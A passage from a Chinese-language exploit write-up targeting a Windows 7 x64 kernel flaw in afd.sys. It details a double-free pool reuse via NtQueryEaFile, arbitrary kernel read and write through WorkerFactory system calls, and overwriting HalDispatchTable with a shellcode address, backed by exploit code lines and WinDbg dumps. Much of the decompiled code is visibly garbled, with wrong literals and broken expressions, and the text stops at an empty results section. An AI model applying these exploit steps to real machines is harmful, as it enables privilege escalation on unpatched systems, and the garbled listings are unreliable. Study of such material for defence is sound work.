0043E19E: 299 else v14 看上去不可控，但经过前面的构造，释放的内存大小是0x100，申请内存大小同样是0x100，v14会占用之前的释放内存
0043E19F: 300     v14 = (_UNICODE_STRING *)ExAllocatePoolWithTag(NonPagedPool, EaListLength, 0x20206F49u); 申请内存
0043E1A0: 301     v14 = v14;
0043E1A1: 302 }
0043E1A2: 303     remove(v14, EaList, EaListLength); 拷贝内存到目的地址
0043E1A3: 304     v15 = (int *)v14;
0043E1A4: 305     v16 = (int *)v14;
0043E1A5: 306     v17 = EaListLength;
0043E1A6: 307     while ( 1 )
0043E1A7: 308     {
0043E1A8: 309         if ( v17 < 5 )
0043E1A9: 310         {
0043E1AA: 311             ExFreePoolWithTag(v15, 0);
0043E1AB: 312             v9->Status = -2147483628;
0043E1AC: 313             v9->Information = 0164;
0043E1AD: 314             return -2147483628;
0043E1AE: 315         }
0043E1AF: 316         v19 = *((unsigned __int8 *)v16 + 4) + 6;
0043E1B0: 317         if ( v17 < v19 )
0043E1B1: 318         {
0043E1B2: 319             v17 = v19;
0043E1B3: 320         }
0043E1B4: 321     }
0043E1B5: 322 }
```


执行这个函数之后，伪造的数据就被拷贝到了之前释放的 pool 处，然后根据相应的函数操作 WorkFactory 的内存，就可以实现任意地址写和读了。

但是这里有一个关键点，就是在函数的最后，它会释放内存，如下图：

```
327 if ( *((unsigned __int8 *)v16 + 4) + 9) & 0xFFFFFFFF != *v16 )
328 break;
329 if ( *v16 < 0 )
330 break;
331 v17 -= *v16;
332 if ( v17 < 0 )
333 break;
334 v16 = (int *)((char *)v16 + (unsigned int)*v16);
335 v45 = v16;
336 }
337 ExFreePoolWithTag(v16, 0);
338 v9->Status = 0x80000014;
339 v9->Information = (int)v16 - (int)v14;
340 return 0x80000014;
341 }
```

这就意味着，我们操纵的，仍然是一个已经释放的内存，所以需要注意调试的速度。如果 pool 被再次替换受控和释放，我们的读取和写操作将失败，结果将是错误检查。所以读取和写入必须在每次之后立即完成。

4.2 第二步：任意写实现

任意地址写，是通过 SetInformationWorkerFactory 函数实现的，原理如下图：

```
175 result = ObReferenceObjectByHandleWithTag(Handle, 4u, ExplorerFactoryObjectType, v5, 0x746C6644u, &Object, 0164);
176 v8 = (unsigned __int64 *volatile *)v5;
177 BugCheckParameter2 = (ULONG_PTR)Object;
178 if ( result < 0 )
179 return result;
180 if ( a2 != 0 )
181 {
182 v10 = 0;
183 v81 = 0;
184 v11 = 0;
185 v71 = 0;
186 if ( a2 == 10 || a2 == 4 || a2 == 5 )
187 {
188 v71 = 1;
189 v42 = KeGetCurrentThread();
190 --v42->KernelApcDisable;
191 v43 = (char *)Object + 136;
192 if ( _Interlockedbittestandset64((volatile signed __int32 *)Object + 34, 0164) )
193 ExAcquirePushLockExclusive(v43);
194 v9 = (unsigned __int64 *volatile *)Object;
195 v12 = 1;
196 v13 = *v9;
197 LockHandle.LockQueue.Lock = *v9;
198 LockHandle.LockQueue.Next = 0164;
199 v14 = KeGetCurrentIrql();
200 _writet8(2u164);
201 ExAcquirePushLockExclusive(v14);
202 LockHandle.OldIrql = v14;
203 v15 = 0164;
204 v16 = KeGetCurrentPrcb();
205 if ( _bittest8(0xword_1401FA844, 0x10u) )
206 {
207 v17 = 1;
208 v76 = __rdtsc();
209 v72 = v16->InterruptCount;
210 }
```

- 1、通过红色方框内容索引Handle，得到object；
- 2、通过金色方框的object，实现内存的任意写。
- 3、一次只能写一个DWORD，所以对x64系统而言，你需要调用2次

在第 175 行，传入 handle，通过 ObReferenceObjectByHandleWithTag 函数索引，就可以得到 object，这个 object 就是我们代码里面的变量 a。在 NtSetInformationWorkerFactory 函数里面，任意写是这行代码：

$*(_DWORD *)*(_QWORD *)*(_QWORD *)Object + 0x18i64 + 0x2Ci64 = v64;$

而我们在执行选择 NtSetInformationWorkerFactory 时，选择的是 WorkerFactoryAdjustThreadGoal (0x8)，等于 8，会直接运行到 NtSetInformationWorkerFactory 的 655 行，然后会执行任意地址写。也就是说，如果我们需要在目标地址 kHalDspatchTableQueryAddr 写入 shellcode 地址，那么，就需要让

$*(_DWORD *)*(_QWORD *)*(_QWORD *)Object + 0x18i64 + 0x2Ci64 = \text{shellcode 地址高四位}$

$*(_DWORD *)*(_QWORD *)*(_QWORD *)Object + 0x18i64 + 0x2Ci64 = \text{shellcode 地址低四位}$

这就意味着：

$*(_QWORD *)(*_QWORD *)Object + 0x18i64) + 0x2Ci64$ 等于 `kHalDsipatchTable` 地址，那么，当系统调用该函数赋值的时候，就会把 `shellcode` 地址高四位或低四位写入 `HalDsipatchTable`。所以，写入 `shellcode` 地址时，需要把高四位和第四位分开写：

$*(_QWORD *)(*_QWORD *)Object + 0x18i64) = kHalDsipatchTable - 0x2C$ (低 4 位)

$*(_QWORD *)(*_QWORD *)Object + 0x18i64) = kHalDsipatchTable - 0x2C + 4$ (高 4 位)

正好对应我们的代码：

$*(PVOID*)(a + 0x18) = (PVOID)(kHalDsipatchTableQueryAddr - 0x2C);$

$*(PVOID*)(a + 0x18) = (PVOID)(kHalDsipatchTableQueryAddr - 0x2C + 0x04);$

构造完毕之后，就可以把 `shellcode` 的地址写入了：

`static ULONG_PTR ShotAddress = (ULONG_PTR)ShellCode;`

`DWORD what_write2 = ShotAddress >> 32 & 0xffffffff;`

`DWORD what_writel = ShotAddress & 0xffffffff;`

`fpSetInformationWorkerFactory(hWorkerFactory, WorkerFactoryAdjustThreadGoal, &what_writel, 0x4);`

`fpSetInformationWorkerFactory(hWorkerFactory, WorkerFactoryAdjustThreadGoal, &what_write2, 0x4);`

```
84 if ( WorkerFactoryAdjustThreadGoal != 9 )
85 {
86     switch ( WorkerFactoryAdjustThreadGoal )
87     {
88     case 0:
89     case 1:
90     case 2:
91         v6 = 8;
92         goto LABEL_3;
93     case 3:
94     case 4:
95     case 5:
96     case 6:
97         v6 = 4;
98         goto LABEL_3;
99     case 7:
100         v6 = 1;
101         goto LABEL_3;
102     case 8:
103         v6 = 16;
104         goto LABEL_3;
105     default:
106     LABEL_151:
107         result = 0xC0000003;
108         break;
109     }
110     return result;
111 }
112 v6 = 4;
113 LABEL_3:
114 if ( length != v6 )
115     return 0xC0000004;
116 if ( WorkerFactoryAdjustThreadGoal == 9 )
117 {
118     if ( v5 )
119     {
120         if ( (dwShellcodeAddress & 3) != 0 )
121             ExRaiseDatatypeMisalignment();
122         if ( dwShellcodeAddress + 4 > MmUserProbeAddress || dwShellcodeAddress + 4 < dwSh
123             *(_BYTE *)MmUserProbeAddress = 0;
124     }
125     LODWORD(v77) = *(_DWORD *)dwShellcodeAddress;
126 }
```

4.3 第三步：任意读实现

任意地址读，是通过 `NtQueryInformationWorkerFactory` 函数实现的，原理如下图：

```

51 result = ObReferenceObjectByHandle(Handle, 8u, ExpWorkerFactoryObjectType, v8, &Object, 0i64);
52 if ( result >= 0 )
53 {
54     memset(Src, 0, 0x78ui64);
55     v12 = KeGetCurrentThread();
56     ~v12->KernelApcDisable;
57     v13 = Object;
58     if ( _InterlockedBitTestAndSet64((volatile signed __int32 *)Object + 0x22, 0i64) )
59         ExfAcquirePushLockExclusive(v13 + 17);
60     v14 = Object;
61     KeAcquireInStackQueuedSpinLock(*(PKSPIN_LOCK *)Object, &LockHandle);
62     Src[0] = v14[1];
63     Src[1] = v14[2];
64     Src[2] = v14[3];
65     LOBYTE(Src[3]) = *((_DWORD *)v14 + 9) == 0;
66     BYTE1(Src[3]) = 0;
67     WORD1(Src[3]) = *((_WORD *)v14 + 0x38);
68     BYTE4(Src[3]) = *((_BYTE *)v14 + 0x72);
69     v15 = *v14;
70     *((_WORD *)(&char *)&Src[3] + 5) = *((_WORD *)(&v14 + 16i64));
71     LODWORD(Src[4]) = *((_BYTE *)v14 + 115) != 0;
72     HIWORD(Src[4]) = *((_DWORD *)v14 + 16);
73     LODWORD(Src[5]) = *((_DWORD *)v14 + 17);
74     HIWORD(Src[5]) = *((_DWORD *)v14 + 36);
75     LODWORD(Src[6]) = *((_DWORD *)v15 + 12);
76     HIWORD(Src[6]) = *((_DWORD *)v14 + 19);
77     LODWORD(Src[7]) = *((_DWORD *)v15 + 8);
78     Src[8] = v14[7];
79     Src[9] = v14[12];
80     Src[10] = v14[13];
81     Src[11] = *((_QWORD *)(&v14[0x10] + 0x180i64));
82     Src[12] = v14[10];
83     Src[13] = v14[11];
84     LODWORD(Src[14]) = *((_DWORD *)v14 + 29);
85     KeReleaseInStackQueuedSpinLock(&LockHandle);
86     _m_prefetchw(v13 + 17);
87     v19 = v13[17];
88     if ( (v19 & 0xffffffffffff0i64) <= 0x10 )
89         v20 = 0i64;
90     else
91         v20 = v19 - 16;
92     if ( (v19 & 2) != 0 || (v21 = v13[17], v21 != _InterlockedCompareExchange64(v13 + 17, v20, v19)) )
93         ExfReleasePushLock(v13 + 17);
94     v22 = KeGetCurrentThread();
95     v23 = v22->KernelApcDisable++ == -1;
96     if ( v23 )
97         && ($531F50BAC6EF5FC85C64CE25094D8A28 *)v22->ApcState.ApcListHead[0].Flink != &v22->80
98         && !v22->SpecialApcDisable )
99     {
100         KiCheckForKernelApcDelivery(v22, v16, v17, v18);
101     }
102     ObfDereferenceObject(Object);
103     memmove(v6, Src, 0x78ui64);
104     result = 0;

```

00197FB5 NtQueryInformationWorkerFactory:55 (1401989B5) (Synchronized with IDA View-A)

由上图可知：

- 1、输入的内存长度必须是 0x78;
- 2、选择的读取地址是(QWORD*)object+0x10;
- 3、第二个参数必须等于 7，也就是要等于 WorkerFactoryBasicInformation

现在来看第 81 行代码，是这样写的：

Src[11] = *((_QWORD *)(&v14[0x10] + 0x180i64));

所以在构造 object 的时候，目标地址需要减去 0x180，写为：

$*(\text{ULONG_PTR}*) (\text{pFakeObj} + 0x10) = (\text{ULONG_PTR}) \text{kHalDispatchTable} + \text{sizeof}(\text{PVOID}) - 0x180 ;$

然后构造 fpQueryInformationWorkerFactory 为：

static BYTE kernelRetMem[0x78];

memset(kernelRetMem, 0, sizeof(kernelRetMem));

fpQueryInformationWorkerFactory(hWorkerFactory,

WorkerFactoryBasicInformation, (0x7)

kernelRetMem,

0x78,

NULL);

kfpHaliQuerySystemInformation = *((PVOID*) (kernelRetMem + 8 * 0xB));

5、调试经验

0 e Disable Clear fffff800`05161581 e 1 0001 (0001) afd!AfdReturnTpInfo+0xe1

1 e Disable Clear fffff800`0432dfe1 e 1 0001 (0001) nt!NtQueryEaFile+0x171

```
Command - Kernel 'compipe, resets=0, reconnect, port=\\pipe\kd_WIN7_X64_SP1_Professional_Vmware' - WinDbg:10.0.19041.685 X86

kd> bl
0 e Disable Clear fffff800`05161581 e 1 0001 (0001) afd!AfdReturnTpInfo+0xe1
1 e Disable Clear fffff800`0432dfe1 e 1 0001 (0001) nt!NtQueryEaFile+0x171

kd> g
Breakpoint 0 hit
afd!AfdReturnTpInfo+0xe1:
fffff800`05161581 ffffffff call qword ptr [afd!_imp_IoFreeMdl (fffff800`05113508)]
kd> r rcx
rcx=fffffa800219fa30
kd> da rcx
fffffa80`0219fa30 00000000 00000000 00000000 00000100 由红色区域可见，现在的pool状态是
fffffa80`0219fa40 00000000 00000000 00000000 00000000 Allocated，数据起始地址是
fffffa80`0219fa50 00000000 13371000 00000337 00018cca Oxfffffa80`0219fa30，pool头为0x10字
fffffa80`0219fa60 ffffffff ffffffff ffffffa80`80080001
fffffa80`0219fa70 00000000 00000000 00000000 00000000
fffffa80`0219fa80 fffffa80 01a6e550 ffffffff fffe7960
fffffa80`0219fa90 ffffffff fa0a1f00 ffffffff d8109c80
fffffa80`0219faa0 00000001 00060000 fffffa80`0219faa8
kd> !pool rcx
Pool page fffffa800219fa30 region is Nonpaged pool
fffffa800219f000 size: 730 previous size: 0 (Free) Mdl
fffffa800219f730 size: c0 previous size: 730 (Allocated) FMs!
fffffa800219f7f0 size: c0 previous size: c0 (Allocated) FMs!
fffffa800219f8b0 size: 150 previous size: c0 (Allocated) MISC
fffffa800219fa00 size: 20 previous size: 150 (Free) File
*fffffa800219fa20 size: 110 previous size: 20 (Allocated) *Mdl
fffffa800219fa30 Io, Mdl
fffffa800219fb30 size: 100 previous size: 110 (Allocated) Ntfs
fffffa800219fc30 size: 40 previous size: 100 (Allocated) ReTa
fffffa800219fd70 size: 80 previous size: 40 (Allocated) MaCa
fffffa800219fd0 size: 80 previous size: 100 (Allocated) MaSd
fffffa800219fd0 size: 210 previous size: 80 (Allocated) CcSc
kd> r rcx
rcx=fffffa800219fa30
kd> dt _mdl fffffa80`0219fa30
nt!_MDL
+0x000 Next : (null)
+0x008 Size : 0x256
+0x00a MdlFlags : 0x0
+0x010 Process : (null)
+0x018 MappedSystemVa : (null)
+0x020 StartVa : 0x00000000`13371000 Void
+0x028 ByteCount : 0x18cca
+0x02c ByteOffset : 0x337
StartVa+ByteOffset就是我们设置的非法地址
Ox13371337
0x00000000`13371000 Void
0x337
```

图1 第一次执行 IoFreeMdl 前的目标内存

```
Command - Kernel 'compipe, resets=0, reconnect, port=\\pipe\kd_WIN7_X64_SP1_Professional_Vmware' - WinDbg:10.0.19041.685 X86

kd> p
afd!AfdReturnTpInfo+0xe1:
fffff800`05161581 ffffffff inc esi
kd> r rcx
rcx=fffffa800219fa31
kd> dt _mdl fffffa80`0219fa30
nt!_MDL
+0x000 Next : 0xfffffa80`01f89a10 _MDL
+0x008 Size : 0x256
+0x00a MdlFlags : 0x0
+0x010 Process : (null)
+0x018 MappedSystemVa : (null)
+0x020 StartVa : 0x00000000`13371000 Void
+0x028 ByteCount : 0x18cca
+0x02c ByteOffset : 0x337
kd> !pool fffffa800219fa30
Pool page fffffa800219fa30 region is Nonpaged pool
fffffa800219f000 size: 730 previous size: 0 (Free) Mdl
fffffa800219f730 size: c0 previous size: 730 (Allocated) FMs!
fffffa800219f7f0 size: c0 previous size: c0 (Allocated) FMs!
fffffa800219f8b0 size: 150 previous size: c0 (Allocated) MISC
fffffa800219fa00 size: 20 previous size: 150 (Free) File
*fffffa800219fa20 size: 110 previous size: 20 (Free) *Mdl
fffffa800219fa30 Io, Mdl
fffffa800219fb30 size: 100 previous size: 110 (Allocated) Ntfs
fffffa800219fc30 size: 40 previous size: 100 (Allocated) ReTa
fffffa800219fd70 size: 80 previous size: 40 (Allocated) MaCa
fffffa800219fd0 size: 80 previous size: 100 (Allocated) MaSd
fffffa800219fd0 size: 210 previous size: 80 (Allocated) CcSc
kd> g
Breakpoint 0 hit
afd!AfdReturnTpInfo+0xe1:
fffff800`05161581 ffffffff call qword ptr [afd!_imp_IoFreeMdl (fffff800`05113508)]
kd> !pool fffffa800219fa30
Pool page fffffa800219fa30 region is Nonpaged pool
fffffa800219f000 size: 730 previous size: 0 (Free) Mdl
fffffa800219f730 size: c0 previous size: 730 (Allocated) FMs!
fffffa800219f7f0 size: c0 previous size: c0 (Allocated) FMs!
fffffa800219f8b0 size: 150 previous size: c0 (Allocated) MISC
fffffa800219fa00 size: 20 previous size: 150 (Free) File
*fffffa800219fa20 size: 110 previous size: 20 (Allocated) *TpWo (Protected)
fffffa800219fa30 Threadpool worker factory objects, Binary nt!ex
fffffa800219fb30 size: 100 previous size: 110 (Allocated) Ntfs
fffffa800219fc30 size: 40 previous size: 100 (Allocated) ReTa
fffffa800219fd70 size: 80 previous size: 40 (Allocated) MaCa
fffffa800219fd0 size: 80 previous size: 100 (Allocated) MaSd
fffffa800219fd0 size: 210 previous size: 80 (Allocated) CcSc
第二次断在IoFreeMdl时，pool状态是Allocated，且地址都是Oxfffffa800219fa20
```

图2 第一次执行 IoFreeMdl 后和第二次执行 IoFreeMdl 前的目标内存


```

Command - Kernel 'comp:pipe,reset=0,reconnect,port=\\pipe\kd_WIN7_X64_SP1_Professional_Vmare' - WinDbg:10.0.19041.685 X86

kd> p
afd!AfdReturnTpInfo+0xe7: 执行IoFreeMdl
fffff800`05161587 f7cb inc esi
kd> !pool fffff800`0219fa30
Pool page fffff800`0219fa30 region is Nonpaged pool
fffff800`0219f000 size: 730 previous size: 0 (Free) Mdl
fffff800`0219f730 size: c0 previous size: 730 (Allocated) Fwsl
fffff800`0219f7f0 size: c0 previous size: c0 (Allocated) Fwsl
fffff800`0219f8b0 size: 150 previous size: c0 (Allocated) WtSc
fffff800`0219fa00 size: 20 previous size: 150 (Free) File
*fffff800`0219fa20 size: 110 previous size: 20 (Free) *TpWo (Protected)
Pooltag TpWo : Threadpool worker factory objects, Binary : nt!ex pool又被释放, 状态为Free
且类型就是我们申请的
的WorkFactory
fffff800`0219fb30 size: 100 previous size: 110 (Allocated) Ntfx
fffff800`0219fc30 size: 40 previous size: 100 (Allocated) ReTa
fffff800`0219fc70 size: 100 previous size: 40 (Allocated) MmCa
fffff800`0219fd70 size: 80 previous size: 100 (Allocated) MmSd
fffff800`0219fd10 size: 210 previous size: 80 (Allocated) CcSc

```

图3 第二次执行 IoFreeMdl 后的目标内存

```

Command - Kernel 'comp:pipe,reset=0,reconnect,port=\\pipe\kd_WIN7_X64_SP1_Professional_Vmare' - WinDbg:10.0.19041.685 X86

kd> g
Breakpoint 1 hit
nt!NtQueryEaFile+0x171:
fffff800`0432dfe1 e8aa9abbff call nt!memmove (fffff800`03ee7a90)
kd> p
nt!NtQueryEaFile+0x176:
fffff800`0432dfe6 48bffe mov rdi,rsi
kd> r rsi
rsi=fffff800`0219fa30
kd> !pool fffff800`0219fa30
Pool page fffff800`0219fa30 region is Nonpaged pool
fffff800`0219f000 size: 730 previous size: 0 (Free) Mdl
fffff800`0219f730 size: c0 previous size: 730 (Allocated) Fwsl
fffff800`0219f7f0 size: c0 previous size: c0 (Allocated) Fwsl
fffff800`0219f8b0 size: 150 previous size: c0 (Allocated) WtSc
fffff800`0219fa00 size: 20 previous size: 150 (Free) File
*fffff800`0219fa20 size: 110 previous size: 20 (Allocated) *Io Process: fffff800`04319b00
Pooltag Io : general IO allocations, Binary : nt!io pool类型变为是IO, 状态是Allocated
fffff800`0219fb30 size: 100 previous size: 110 (Allocated) Ntfx
fffff800`0219fc30 size: 40 previous size: 100 (Allocated) ReTa
fffff800`0219fc70 size: 100 previous size: 40 (Allocated) MmCa
fffff800`0219fd70 size: 80 previous size: 100 (Allocated) MmSd
fffff800`0219fd10 size: 210 previous size: 80 (Allocated) CcSc
kd> dq fffff800`0219fa20 120
fffff800`0219fa20 20206149 0a110002 fffff800`04319b00
fffff800`0219fa30 00000108 00000000 00000000 00000000
fffff800`0219fa40 00000000 00000000 00000000 00000000
fffff800`0219fa50 00000000 00000001 00000000 00000001
fffff800`0219fa60 00000000 00000000 00000000 00000016
fffff800`0219fa70 00000000 00000000 00000000 00000000
fffff800`0219fa80 00000001 3f8456d0 00000000 00000000 这是FakeObj的地址, 就是EXP里面的a
fffff800`0219fa90 00000000 00000000 00000000 00000000
fffff800`0219faa0 00000000 00000000 00000000 00000000
fffff800`0219fab0 00000000 00000000 00000000 00000000
fffff800`0219fac0 00000000 00000000 00000000 00000000
fffff800`0219fad0 00000000 00000000 00000000 00000000
fffff800`0219fae0 00000000 00000000 00000000 00000000
fffff800`0219faf0 00000000 00000000 00000000 00000000
fffff800`0219fb00 fffff800`04048b78 00000000 00000000 HalDispatchTable-0x180+8等于该值
fffff800`0219fb10 00000000 00000000 00000000 00000000
kd> x nt!haldispatchtable
fffff800`04048cf0 nt!HalDispatchTable = <no type information>

```

图4 NtQueryEaFile 函数拷贝内存时的目标内存

6、实验数据和提权结果

